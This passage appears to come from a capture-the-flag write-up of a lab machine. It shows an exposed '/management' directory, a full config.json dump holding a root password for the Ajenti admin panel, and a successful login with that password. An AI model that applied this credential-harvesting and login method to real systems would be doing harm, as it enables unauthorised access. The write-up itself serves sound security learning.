
This appeared:



Index of /management

- Parent Directory
- config.json
- config.php
- login.php


Going into config.json, we discovered another credential in config.json:


10.10.10.137/management/config.js
10.10.10.137/management/config.json
1337
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON

```
▼ users:
  ▼ root:
    ▼ configs:
        ajenti.plugins.notepad.notepad.Notepad:                  "{\"bookmarks\": [], \"root\": \"/\"}"
        ajenti.plugins.terminal.main.Terminals:                  "{\"shell\": \"sh -c $SHELL || sh\"}"
        ajenti.plugins.elements.ipmap.ElementsIPMapper:          "{\"users\": {}}"
      ▼ ajenti.plugins.munin.client.MuninClient:                 "{\"username\": \"username\", \"prefix\": \"http://localhost:8080
                                                                 /munin\", \"password\": \"123\"}"
      ▼ ajenti.plugins.dashboard.dash.Dash:                      "{\"widgets\": [{\"index\": 0, \"config\": null, \"container\": \"1\",
                                                                 \"class\": \"ajenti.plugins.sensors.memory.MemoryWidget\"}, {\"index\":
                                                                 1, \"config\": null, \"container\": \"1\", \"class\":
                                                                 \"ajenti.plugins.sensors.memory.SwapWidget\"}, {\"index\": 2,
                                                                 \"config\": null, \"container\": \"1\", \"class\":
                                                                 \"ajenti.plugins.dashboard.welcome.WelcomeWidget\"}, {\"index\": 0,
                                                                 \"config\": null, \"container\": \"0\", \"class\":
                                                                 \"ajenti.plugins.sensors.uptime.UptimeWidget\"}, {\"index\": 1,
                                                                 \"config\": null, \"container\": \"0\", \"class\":
                                                                 \"ajenti.plugins.power.power.PowerWidget\"}, {\"index\": 2, \"config\":
                                                                 null, \"container\": \"0\", \"class\":
                                                                 \"ajenti.plugins.sensors.cpu.CPUWidget\"}]}"
        ajenti.plugins.elements.shaper.main.Shaper:              "{\"rules\": []}"
        ajenti.plugins.ajenti_org.main.AjentiOrgReporter:        "{\"key\": null}"
        ajenti.plugins.logs.main.Logs:                           "{\"root\": \"/var/log\"}"
      ▼ ajenti.plugins.mysql.api.MySQLDB:                        "{\"password\": \"\", \"user\": \"root\", \"hostname\": \"localhost\"}"
        ajenti.plugins.fm.fm.FileManager:                        "{\"root\": \"/\"}"
        ajenti.plugins.tasks.manager.TaskManager:                "{\"task_definitions\": []}"
        ajenti.users.UserManager:                                "{\"sync-provider\": \"\"}"
      ▼ ajenti.usersync.adsync.ActiveDirectorySyncProvider:      "{\"domain\": \"DOMAIN\", \"password\": \"\", \"user\":
                                                                 \"Administrator\", \"base\": \"cn=Users,dc=DOMAIN\", \"address\":
                                                                 \"localhost\"}"
        ajenti.plugins.elements.usermgr.ElementsUserManager:     "{\"groups\": []}"
        ajenti.plugins.elements.projects.main.ElementsProjectManager: "{\"projects\": \"KGxwMQou\\n\"}"
    password:                                                    "KpMasng6S5EtTy9Z"
    permissions:                                                 []
  language:                                                      ""
▼ bind:
    host:                                                        "0.0.0.0"
    port:                                                        8000
  enable_feedback:                                               true
▼ ssl:
    enable:                                                      false
    certificate_path:                                            ""
  authentication:                                                true
  installation_id:                                               12354
```

root:KpMasng6S5EtTy9Z

Attempting to login into Ajenti using *root:KpMasng6S5EtTy9Z*




Insecure communication
Your credentials will be transmitted in plain text!

Username: root

Password: ••••••••••••••••

Ajenti: Personal license

BINGO!!!



luke

FreeBSD 12.0-RELEASE amd64

Uptime 8:03:19

AC power

CPU usage 0%

Memory usage 170.4 MB/217.5 MB

Swap usage 12.1 MB/1023.8 MB


Welcome to Ajenti.
Use the **Feedback** link to send us your suggestions!

Follow @ajenti for news and announcements.

